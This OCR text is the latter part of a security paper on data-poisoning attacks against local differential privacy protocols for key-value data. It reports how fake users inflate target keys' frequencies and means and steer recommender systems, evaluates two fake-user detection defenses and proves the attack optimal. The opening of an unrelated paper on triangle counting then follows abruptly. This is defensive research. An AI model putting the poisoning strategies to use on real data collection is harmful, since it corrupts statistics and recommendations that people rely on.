


Figure 8: Impact of different parameters (β, ε, r) on the mean gains on MovieLens-1M. The three rows are for PrivKVM, PCKV-UE, and PCKV-GRR, respectively.

the first round and thus are not affected by N_{iter}. We have the following observations:

- In all scenarios, M2GA achieves larger frequency and mean gains than the two baseline attacks (RMA and RKVA). This is because M2GA is an optimization based attack.
- RKVA achieves larger frequency gains than RMA except PCKV-UE, as RKVA considers target keys. RMA achieves a larger frequency gain for PCKV-UE because the target key RKVA samples gets perturbed and the perturbed message in PCKV-UE continues to support this target key with a probability of $1/2$, while a target key is supported with a probability of $2/3$ in RMA.
- M2GA and RKVA achieve larger frequency and mean gains as the number of fake users (i.e., β) increases. However, the frequency/mean gains of RMA may increase, not change, or fluctuate as β increases in different datasets and for different LDP protocols.
- The security-privacy trade-off does not necessarily hold. In particular, we observe security-privacy trade-off with respect to the frequency gains of M2GA (for PrivKVM, this is because we set $r = 1$), i.e., the frequency gains of M2GA decrease as ε increases. However, the mean gains of M2GA may increase, fluctuate, or decrease as ε increases in different datasets and for different LDP protocols.
- The mean gains of M2GA increase as the number of target keys (i.e., r) increases for all the three LDP protocols. The frequency gains of M2GA decrease as r increases for PrivKVM. This is because a fake user can only increase the estimated frequency for a single target key. The frequency gains of M2GA increase as r increases for PCKV-UE. This is because a fake user in M2GA can simultaneously support all the target keys. However, the frequency gains of M2GA for PCKV-GRR have different trends on different datasets. We find that this is mainly caused by clipping the estimated frequencies and support counts in PCKV-GRR.
- M2GA achieves high ASRs towards the recommender systems in different cases. Specifically, in Case 1 and Case 3, when $\beta \geq 0.01$ and $\varepsilon \geq 1$, M2GA achieves close-to-1 ASRs. Our results mean that the recommender system recommends almost all target items under M2GA. In Case 2, M2GA still achieves ASRs that are close to 1 for PrivKVM, while the ASRs for PCKV-UE and PCKV-GRR are close to 0.5, which means that half of the target keys/items are among the recommended t items. The ASRs for PCKV-UE and PCKV-GRR are smaller in Case 2 because the estimated average rating scores of many non-target keys are 1 in PCKV-UE and PCKV-GRR.
- Our strongest attack, i.e., M2GA, is effective for different N_{iter}. Specifically, the estimated mean after attack is consistently 1.0 when N_{iter} ranges from 1 to 10.

7 Defenses

Cao et al. [7] proposed three defenses against poisoning attacks to LDP protocols for categorical data. However, these defenses cannot be directly applied to defend against our attacks. This is because these defenses rely on the assumption that each user only holds one single item. In contrast, we consider key-value data, where each user usually has multiple KV pairs. We explore two methods to detect fake users as defenses against our poisoning attacks. For both methods, we assume the server knows the KV pairs sent from each user. For one-class classifier based detection, we further assume the server knows λ fraction of genuine users as ground truth.





Figure 9: Impact of β, r, ε, and k on ASR of M2GA towards recommender systems (first row: Case 1, second row: Case 2, and third row: Case 3). Three LDP protocols and Clothing dataset are used.



(a) Synthetic (b) Clothing

(c) TalkingData (d) MovieLens-1M

Figure 10: Impact of N_{iter} on the estimated mean value after attack for PrivKVM on the four datasets.

7.1 One-class Classifier (OC) based Detection

Detecting fake users is essentially an anomaly detection problem, where we aim to distinguish fake users as outliers from the genuine ones. Therefore, we can leverage the one-class machine learning classifiers that are commonly used for anomaly (outlier) detection to detect fake users. Specifically, we treat each user's messages sent to the server as its features. For PrivKVM, we concatenate each user's messages in multiple rounds as a single feature vector. We can then use these features as training data to fit an outlier detection classifier. In our experiments, we use isolation forest [35]. An isolation forest trains an ensemble of randomly partitioned trees to detect outliers. After training, the isolation forest can categorize the users into two groups. We assume the server already knows λ fraction of the genuine users as ground truth. Moreover, the server treats the group which includes more ground-truth genuine users as the "genuine" group and the other one as the "fake" group. The users in the "fake" group are considered as fake users and are excluded from aggregation. The server only uses the messages sent by users in the "genuine" group to estimate the frequencies and mean values. In our experiments, we use the implementation of isolation forest in Scikit-learn [2].

7.2 Anomaly Score (AS) based Detection

We note that, multiple rounds of communications are conducted in PrivKVM, allowing us to check the consistency of the messages sent by a user in different rounds. Based on this observation, we propose a method to detect fake users for PrivKVM. Recall that, in PrivKVM, each user sends a




Figure 11: Impact of β, r, and λ on FPR (first row) and FNR (second row) of detecting fake users against M2GA on TalkingData.




Figure 12: Impact of β and r on the defense effectiveness of OC against M2GA for PrivKVM on TalkingData.




Figure 13: Impact of β and r on the defense effectiveness of OC against M2GA for PCKV-UE on TalkingData.

perturbed KV pair and the index of a key to the server in each round. Since the key is randomly sampled from the large dictionary, it is unlikely that the same key is repeatedly selected in multiple rounds for genuine users. However, since a fake user promotes a target key in each round, it may send the same key to the server in multiple rounds, especially when the number of target keys is small.

Based on this intuition, we assign an *anomaly score* to each user, which we define as the maximum number of rounds in which the user sends the same index of key to the server. Specifically, in round t, the server computes the number of rounds $N^t_{k,u}$ in which the user u has sent key k to the server. The anomaly score of user u in round t is the maximum $N^t_{k,u}$ over possible k's. If the anomaly score for a user is no smaller than η (called *anomaly threshold*), then we mark the user as a fake one. We calculate the anomaly score of each user and detect fake users in each round. When a user is detected as fake in a certain round, we exclude the user in the subsequent rounds for mean estimation. Moreover, we re-estimate the frequencies of keys based on the messages sent by users in the first round by removing the ones belonging to the detected fake users.

7.3 Experiments

7.3.1 Experimental Setup

Unless otherwise mentioned, we adopt the following default parameters: $\beta = 0.05$, $r = 2$, $\varepsilon = 1.0$, $N_{\text{iter}} = 10$, and $\eta =$




Figure 14: Impact of β and r on the defense effectiveness of OC against M2GA for PCKV-GRR on TalkingData.




Figure 15: Impact of β and r on the defense effectiveness of AS against M2GA for PrivKVM on TalkingData.

2. We adopt *frequency gain (gain@freq)* and *mean gain (gain@mean)* of a set of target keys as the evaluation metrics (please refer to Section 6.1.2 for details). Moreover, we also consider *False Positive Rate (FPR)* (or *False Negative Rate (FNR)*), which is the fraction of genuine (or fake) users that are detected as fake (or genuine). We vary one parameter while keeping the others fixed to their default values to study the impact of it on the effectiveness of our defenses. Moreover, we evaluate M2GA since it is the strongest attack.

7.3.2 Experimental Results

Figure 11 shows the impact of β, r, and λ on the FPRs and FNRs of OC and AS against M2GA on TalkingData dataset. Figure 12, 13, and 14 show the impact of β and r on the defense effectiveness of OC against M2GA on TalkingData dataset for PrivKVM, PCKV-UE, and PCKV-GRR, respectively. Figure 15 shows the impact of β and r on the defense effectiveness of AS against M2GA for PrivKVM on TalkingData dataset. Note that in Figure 15, we set $\beta = 0.001$ when exploring the impact of r to better illustrate the impact of r (AS is not effective in the default setting $\beta = 0.05$ regardless of r).

Our key observation is that the defenses are effective in some scenarios but have limited effectiveness in other scenarios. For instance, when β is small or r is large, OC fails to detect the fake users with high FNR. Moreover, OC has high FPR (e.g., 22% for PCKV-UE), which results in utility loss as a large fraction of genuine users are excluded from aggregation. For instance, when $\beta = 0.05$ and $r = 2$, OC for PCKV-GRR has a FPR of 5.5% and the mean gain is -1.04, which means that the estimated mean decreases by 1.04 compared to the estimated mean without attack and defense. Similarly, when β or r is small, AS can detect a large fraction or all of fake users, and thus the frequency and mean gains of M2GA under AS become close to 0. However, when β or r is large, the frequency gain and/or mean gain increase substantially. Our results show that new defenses are needed to defend against our attacks.

7.4 Other Defenses

Another defense is to use verifiable computing in the LDP protocols. For instance, the server may leverage homomorphic encryption [33] when collecting the key-value pairs. However, such methods incur large computational overhead on the user side, downgrading the user experience. Other potential defenses include detecting fake users based on additional information about the users, e.g., their social connections [12, 20, 21, 31, 42, 43, 50] or registration information [51]. Nevertheless, these detection methods are not applicable when the needed information is not available.

8 Conclusion and Future Work

In this paper, we conduct the first systematic study on poisoning attacks to LDP protocols for key-value data. We show such poisoning attacks can be formulated as a two-objective optimization problem. Our results show that an attacker can promote the estimated frequencies and mean values of attacker-chosen target keys. We also explore two defenses, which are effective in some scenarios but are ineffective in others. An interesting future work is to study defenses against our attacks.

Acknowledgments

We thank the anonymous reviewers for their constructive comments. This work was supported by the National Science Foundation under Grants No. 1937786 and 2112562. Any opinions, findings and conclusions or recommendations expressed in this material are those of the author(s) and do not necessarily reflect the views of the funding agencies.

References

[1] Clothing fit dataset for size recommendation. https://www.kaggle.com/rmisra/clothing-fit-dataset-for-size-recommendation.

[2] Scikit-learn isolation forest. https://scikit-learn.org/stable/modules/generated/sklearn.ensemble.IsolationForest.html.

[3] Talkingdata mobile user demographics. https://www.kaggle.com/c/talkingdata-mobile-user-demographics.

[4] Eugene Bagdasaryan, Andreas Veit, Yiqing Hua, Deborah Estrin, and Vitaly Shmatikov. How to backdoor federated learning. In *AISTATS*, 2020.

[5] Arjun Nitin Bhagoji, Supriyo Chakraborty, Prateek Mittal, and Seraphin Calo. Analyzing federated learning through an adversarial lens. In *ICML*, 2019.

[6] Battista Biggio, Blaine Nelson, and Pavel Laskov. Poisoning attacks against support vector machines. In *ICML*, 2012.

[7] Xiaoyu Cao, Jinyuan Jia, and Neil Zhenqiang Gong. Data poisoning attacks to local differential privacy protocols. In *USENIX Security Symposium*, 2021.

[8] Nicholas Carlini. Poisoning the unlabeled dataset of semi-supervised learning. *arXiv preprint arXiv:2105.01622*, 2021.

[9] G. Casella and R. Berger. *Statistical Inference*. Duxbury, 1990.

[10] Xinyun Chen, Chang Liu, Bo Li, Kimberly Lu, and Dawn Song. Targeted backdoor attacks on deep learning systems using data poisoning. *arXiv preprint arXiv:1712.05526*, 2017.

[11] Albert Cheu, Adam Smith, and Jonathan Ullman. Manipulation attacks in local differential privacy. In *IEEE S & P*, 2021.

[12] George Danezis and Prateek Mittal. Sybilinfer: Detecting sybil nodes using social networks. In *NDSS*, 2009.

[13] Bolin Ding, Janardhan Kulkarni, and Sergey Yekhanin. Collecting telemetry data privately. *arXiv preprint arXiv:1712.01524*, 2017.

[14] John C Duchi, Michael I Jordan, and Martin J Wainwright. Minimax optimal procedures for locally private estimation. *Journal of the American Statistical Association*, 113(521):182–201, 2018.

[15] Cynthia Dwork, Frank McSherry, Kobbi Nissim, and Adam Smith. Calibrating noise to sensitivity in private data analysis. In *TCC*, 2006.

[16] Úlfar Erlingsson, Vasyl Pihur, and Aleksandra Korolova. Rappor: Randomized aggregatable privacy-preserving ordinal response. In *CCS*, 2014.

[17] Minghong Fang, Xiaoyu Cao, Jinyuan Jia, and Neil Gong. Local model poisoning attacks to byzantine-robust federated learning. In *USENIX Security Symposium*, 2020.

[18] Minghong Fang, Neil Zhenqiang Gong, and Jia Liu. Influence function based data poisoning attacks to top-n recommender systems. In *WWW*, 2020.

[19] Minghong Fang, Guolei Yang, Neil Zhenqiang Gong, and Jia Liu. Poisoning attacks to graph-based recommender systems. In *ACSAC*, 2018.

[20] Hao Fu, Xing Xie, Yong Rui, Neil Zhenqiang Gong, Guangzhong Sun, and Enhong Chen. Robust spammer detection in microblogs: Leveraging user carefulness. *ACM Transactions on Intelligent Systems and Technology (TIST)*, 8(6), 2017.

[21] Neil Zhenqiang Gong, Mario Frank, and Prateek Mittal. Sybilbelief: A semi-supervised learning approach for structure-based sybil detection. *IEEE Transactions on Information Forensics and Security*, 9(6), 2014.

[22] Neil Zhenqiang Gong and Bin Liu. You are who you know and how you behave: Attribute inference attacks via users' social friends and behaviors. In *USENIX Security Symposium*, 2016.

[23] Tianyu Gu, Brendan Dolan-Gavitt, and Siddharth Garg. Badnets: Identifying vulnerabilities in the machine learning model supply chain. *arXiv preprint arXiv:1708.06733*, 2017.

[24] Xiaolan Gu, Ming Li, Yueqiang Cheng, Li Xiong, and Yang Cao. {PCKV}: Locally differentially private correlated key-value data collection with optimized utility. In *USENIX Security Symposium*, 2020.

[25] F Maxwell Harper and Joseph A Konstan. The movielens datasets: History and context. *Acm transactions on interactive intelligent systems (tiis)*, 5(4):1–19, 2015.

[26] Seira Hidano, Takao Murakami, Shuichi Katsumata, Shinsaku Kiyomoto, and Goichiro Hanaoka. Exposing private user behaviors of collaborative filtering via model inversion techniques. *Proc. Priv. Enhancing Technol.*, 2020.

[27] Hai Huang, Jiaming Mu, Neil Zhenqiang Gong, Qi Li, Bin Liu, and Mingwei Xu. Data poisoning attacks to deep learning based recommender systems. In *NDSS*, 2021.

[28] Yujie Ji, Xinyang Zhang, Shouling Ji, Xiapu Luo, and Ting Wang. Model-reuse attacks on deep learning systems. In *CCS*, 2018.

[29] Yujie Ji, Xinyang Zhang, and Ting Wang. Backdoor attacks against learning systems. In *CNS*, 2017.

[30] Jinyuan Jia and Neil Zhenqiang Gong. Calibrate: Frequency estimation and heavy hitter identification with local differential privacy via incorporating prior knowledge. In *INFOCOM*, 2019.

[31] Jinyuan Jia, Binghui Wang, and Neil Zhenqiang Gong. Random walk based fake account detection in online social networks. In *DSN*, 2017.

[32] Jinyuan Jia, Binghui Wang, Le Zhang, and Neil Zhenqiang Gong. Attriinfer: Inferring user attributes in online social networks using markov random fields. In *WWW*, 2017.

[33] Fumiyuki Kato, Yang Cao, and Masatoshi Yoshikawa. Preventing manipulation attack in local differential privacy using verifiable randomization mechanism. *arXiv*, 2021.

[34] Bo Li, Yining Wang, Aarti Singh, and Yevgeniy Vorobeychik. Data poisoning attacks on factorization-based collaborative filtering. In *NeurIPS*, 2016.

[35] Fei Tony Liu, Kai Ming Ting, and Zhi-Hua Zhou. Isolation forest. In *ICDM*, 2008.

[36] Yingqi Liu, Shiqing Ma, Yousra Aafer, Wen-Chuan Lee, Juan Zhai, Weihang Wang, and Xiangyu Zhang. Trojaning attack on neural networks. In *NDSS*, 2018.

[37] Luis Muñoz-González, Battista Biggio, Ambra Demontis, Andrea Paudice, Vasin Wongrassamee, Emil C Lupu, and Fabio Roli. Towards poisoning of deep learning algorithms with back-gradient optimization. In *AISec*, 2017.

[38] Blaine Nelson, Marco Barreno, Fuching Jack Chi, Anthony D Joseph, Benjamin IP Rubinstein, Udam Saini, Charles A Sutton, J Doug Tygar, and Kai Xia. Exploiting machine learning to subvert your spam filter. *LEET*, 2008.

[39] Zhan Qin, Yin Yang, Ting Yu, Issa Khalil, Xiaokui Xiao, and Kui Ren. Heavy hitter estimation over set-valued data with local differential privacy. In *CCS*, 2016.

[40] Apple Differential Privacy Team. Learning with privacy at scale. *Machine Learning Journal*, 2017.

[41] Kurt Thomas, Damon McCoy, Chris Grier, Alek Kolcz, and Vern Paxson. Trafficking fraudulent accounts: The role of the underground market in twitter spam and abuse. In *USENIX Security Symposium*, 2013.

[42] Binghui Wang, Neil Zhenqiang Gong, and Hao Fu. Gang: Detecting fraudulent users in online social networks via guilt-by-association on directed graphs. In *ICDM*, 2017.

[43] Binghui Wang, Jinyuan Jia, and Neil Zhenqiang Gong. Graph-based security and privacy analytics via collective classification with joint weight learning and propagation. In *NDSS*, 2019.

[44] Ning Wang, Xiaokui Xiao, Yin Yang, Jun Zhao, Siu Cheung Hui, Hyejin Shin, Junbum Shin, and Ge Yu. Collecting and analyzing multidimensional data with local differential privacy. In *ICDE*, 2019.

[45] Tianhao Wang, Jeremiah Blocki, Ninghui Li, and Somesh Jha. Locally differentially private protocols for frequency estimation. In *USENIX Security Symposium*, 2017.

[46] Tianhao Wang, Ninghui Li, and Somesh Jha. Locally differentially private frequent itemset mining. In *IEEE S & P*, 2018.

[47] Tianhao Wang, Ninghui Li, and Somesh Jha. Locally differentially private heavy hitter identification. *IEEE Transactions on Dependable and Secure Computing*, 2019.

[48] Guolei Yang, Neil Zhenqiang Gong, and Ying Cai. Fake co-visitation injection attacks to recommender systems. In *NDSS*, 2017.

[49] Qingqing Ye, Haibo Hu, Xiaofeng Meng, and Huadi Zheng. Privkv: Key-value data collection with local differential privacy. In *IEEE S & P*, 2019.

[50] Haifeng Yu, Michael Kaminsky, Phillip B Gibbons, and Abraham Flaxman. Sybilguard: defending against sybil attacks via social networks. In *SIGCOMM*, 2006.

[51] Dong Yuan, Yuanli Miao, Neil Zhenqiang Gong, Zheng Yang, Qi Li, Dawn Song, Qian Wang, and Xiao Liang. Detecting fake accounts in online social networks at the time of registrations. In *CCS*, 2019.

[52] Zhikun Zhang, Tianhao Wang, Ninghui Li, Shibo He, and Jiming Chen. Calm: Consistent adaptive local marginal for marginal release under local differential privacy. In *CCS*, 2018.

A Appendix

A.1 Optimality of M2GA

Theorem 1. *In a given execution of any of the three LDP protocols, M2GA achieves the optimal mean gain if there is only one target key k and $n_1^k \geq n_{-1}^k > \frac{(n+m)b}{2}$.*

Proof. When there is only one target key k, the mean gain in a given execution of a LDP protocol can be written as $G_m(\mathbb{Y}) = \tilde{m}_k - \hat{m}_k$, where the second term is irrelevant to the attack. Therefore, $G_m(\mathbb{Y})$ is maximized when $\tilde{m}_k$ is maximized. According to Equation (21), we have the following equation:

$$\tilde{m}_k = \frac{\left(n_1^k - n_{-1}^k + \tilde{n}_1^k - \tilde{n}_{-1}^k\right)(a-b)}{a(2p-1)\left(n_1^k + n_{-1}^k + \tilde{n}_1^k + \tilde{n}_{-1}^k - (n+m)b\right)}, \quad (28)$$

where n_1^k and n_{-1}^k are constants in a given execution. For simplicity, we let $x = n_1^k + n_{-1}^k - (n+m)b$, $y = n_1^k - n_{-1}^k$, and $z = \frac{a-b}{a(2p-1)}$. Then we can rewrite $\tilde{m}_k$ as follows:

$$\tilde{m}_k = z \cdot \frac{y + \tilde{n}_1^k - \tilde{n}_{-1}^k}{x + \tilde{n}_1^k + \tilde{n}_{-1}^k}, \quad (29)$$

where $z > 0$. Taking the partial derivative with respect to $\tilde{n}_1^k$ and $\tilde{n}_{-1}^k$, we have the following equations:

$$\frac{\partial \tilde{m}_k}{\partial \tilde{n}_1^k} = \frac{z}{(x + \tilde{n}_1^k + \tilde{n}_{-1}^k)^2} \cdot (2\tilde{n}_{-1}^k + x - y) \quad (30)$$

$$\frac{\partial \tilde{m}_k}{\partial \tilde{n}_{-1}^k} = \frac{z}{(x + \tilde{n}_1^k + \tilde{n}_{-1}^k)^2} \cdot (-2\tilde{n}_1^k - x - y) \quad (31)$$

If $n_1^k \geq n_{-1}^k > \frac{(n+m)b}{2}$, we have $x - y > 0$ and $x + y > 0$. Since $\tilde{n}_{-1}^k$ and $\tilde{n}_1^k$ are both in the range $[0, m]$, we have $\frac{\partial \tilde{m}_k}{\partial \tilde{n}_1^k} > 0$ and $\frac{\partial \tilde{m}_k}{\partial \tilde{n}_{-1}^k} < 0$. Therefore, $\tilde{m}_k$ reaches the maximum value when $\tilde{n}_1^k = m$ and $\tilde{n}_{-1}^k = 0$, which is what M2GA does. In other words, M2GA maximizes the mean gain $G_m(\mathbb{Y})$ for the given execution.

□

Communication-Efficient Triangle Counting under Local Differential Privacy

Jacob Imola* *UC San Diego*
Takao Murakami* *AIST*
Kamalika Chaudhuri *UC San Diego*

Abstract

Triangle counting in networks under LDP (Local Differential Privacy) is a fundamental task for analyzing connection patterns or calculating a clustering coefficient while strongly protecting sensitive friendships from a central server. In particular, a recent study proposes an algorithm for this task that uses two rounds of interaction between users and the server to significantly reduce estimation error. However, this algorithm suffers from a prohibitively high communication cost due to a large noisy graph each user needs to download.

In this work, we propose triangle counting algorithms under LDP with a small estimation error and communication cost. We first propose two-rounds algorithms consisting of edge sampling and carefully selecting edges each user downloads so that the estimation error is small. Then we propose a double clipping technique, which clips the number of edges and then the number of noisy triangles, to significantly reduce the sensitivity of each user's query. Through comprehensive evaluation, we show that our algorithms dramatically reduce the communication cost of the existing algorithm, e.g., from 6 hours to 8 seconds or less at a 20 Mbps download rate, while keeping a small estimation error.

1 Introduction

Counting subgraphs (e.g., triangles, stars, cycles) is one of the most basic tasks for analyzing connection patterns in various graph data, e.g., social, communication, and collaboration networks. For example, a triangle is given by a set of three nodes with three edges, whereas a k-star is given by a central node connected to k other nodes. These subgraphs play a crucial role in calculating a *clustering coefficient* ($= \frac{3\times\#\text{triangles}}{\#\text{2-stars}}$) (see Figure 1). The clustering coefficient measures the average probability that two friends of a user will also be a friend in a social graph [45]. Therefore, it is useful for measuring the effectiveness of friend suggestions. In addition, the clustering coefficient represents the degree to which users tend to cluster together. Thus, if it is large in some services/communities, we can effectively apply social recommendations [38] to the users. Triangles and k-stars are also useful for constructing graph models [31, 52]; see also [59] for other applications of triangle counting. However, graph data often involve sensitive data such as sensitive edges (friendships), and they can be leaked from exact numbers of triangles and k-stars [29].

To analyze subgraphs while protecting user privacy, DP (Differential Privacy) [25] has been widely adopted as a privacy metric [24, 29, 36, 56, 64, 65, 67]. DP protects user privacy against adversaries with arbitrary background knowledge and is known as a gold standard for data privacy. According to the underlying model, DP can be categorized into *central (or global) DP* and *LDP (Local DP)*. Central DP assumes a scenario where a central server has personal data of all users. Although accurate analysis of subgraphs is possible under this model [24, 36, 67], there is a risk that the entire graph is leaked from the server by illegal access or internal fraud [18, 43]. In addition, central DP cannot be applied to *decentralized social networks* [4–6, 48] where the entire graph is distributed across many servers. We can even consider *fully decentralized applications* where a server does not have any original edge, e.g., a mobile app that sends a noisy degree (noisy number of friends) to the server, which then estimates a degree distribution. Central DP cannot be used in such applications.

In contrast, LDP assumes a scenario where each user obfuscates her personal data (friends list in the case of graphs) by herself and sends the obfuscated data to a possibly malicious server; i.e., it does not assume trusted servers. Thus, it does not suffer from a data breach and can also be applied to the decentralized applications. LDP has been widely studied in tabular data where each row corresponds to a user's personal data (e.g., age, browser setting, location) [8, 12, 27, 33, 44, 60] and also in graph data [29, 49, 64, 65]. For example, k-star counts can be very accurately estimated under LDP because each user can count k-stars of which she is a center and sends a noisy version of her k-star count to the server [29].

However, more complex subgraphs such as triangles are much harder to count under LDP because each user cannot see

*The first and second authors made equal contribution.

